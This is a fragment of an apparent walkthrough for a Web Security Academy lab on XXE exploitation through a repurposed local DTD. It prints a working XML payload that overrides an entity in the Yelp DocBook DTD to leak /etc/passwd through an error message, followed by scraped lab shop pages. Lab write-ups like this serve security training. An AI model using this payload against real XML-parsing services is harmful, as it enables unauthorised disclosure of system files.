2. Insert the following parameter entity definition in between the XML declaration and the `stockCheck` element:


```
<!DOCTYPE message [
<!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
<!ENTITY % ISOamso ' <!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
<!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM &#x27;file:///nonexistent/&#x25;file;&#x27;>">
 &#x25;eval;
 &#x25;error;
'> %local_dtd;
  ]>
```


This will import the Yelp DTD, then redefine the `ISOamso` entity, triggering an error message containing the contents of the `/etc/passwd` file.




Web Security Academy
Exploiting XXE to retrieve data by repurposing a local DTD
LAB Not solved
Back to lab description
Home
WE LIKE TO SHOP
BBQ Suitcase $88.88 View details
The Trolley-ON $74.68 View details
Giant Grasshopper $11.23 View details
Inflatable Holiday Home $72.02 View details
Six Pack Beer Belt $47.18 View details
Single Use Food Hider $84.12 View details
Vintage Neck Defender $20.73 View details
Fur Babies $77.17 View details




Web Security Academy
repurposing a local DTD
Back to lab description
Home
Dancing In The Dark
$43.98
Description:
Are you a really, really bad dancer? Don't worry you're not alone. It is believed every 1 in 4 people are very bad at strutting their funky stuff.
Here at 'Dancing In The Dark', we feel your pain. The silhouette suit which allows complete anonymity was originally designed by one of our interns fed up with her dad embarrassing her at local events. We loved the idea so much we decided to go into production straight away.
The stretchy, breathable, fabric enables freedom of movement and guarantees a non-sweaty dancing experience. Easily put on and pulled off you can pop to the toilets and change at any time you want to dance without judgment. Once wearing your dancing skin it's best to avoid all contact with the people you arrived at the venue with, it might be a little too easy to identify you amongst family and friends.
With this inexpensive, but very valuable, suit you can freestyle the night away without any inhibitions. If you spot someone making a fool of themselves, you can discreetly pass on our details as you get your Saturday Night Fever on. Let them talk about somebody else for a change.
London
Check stock
103 units
< Return to list



lab is solved :)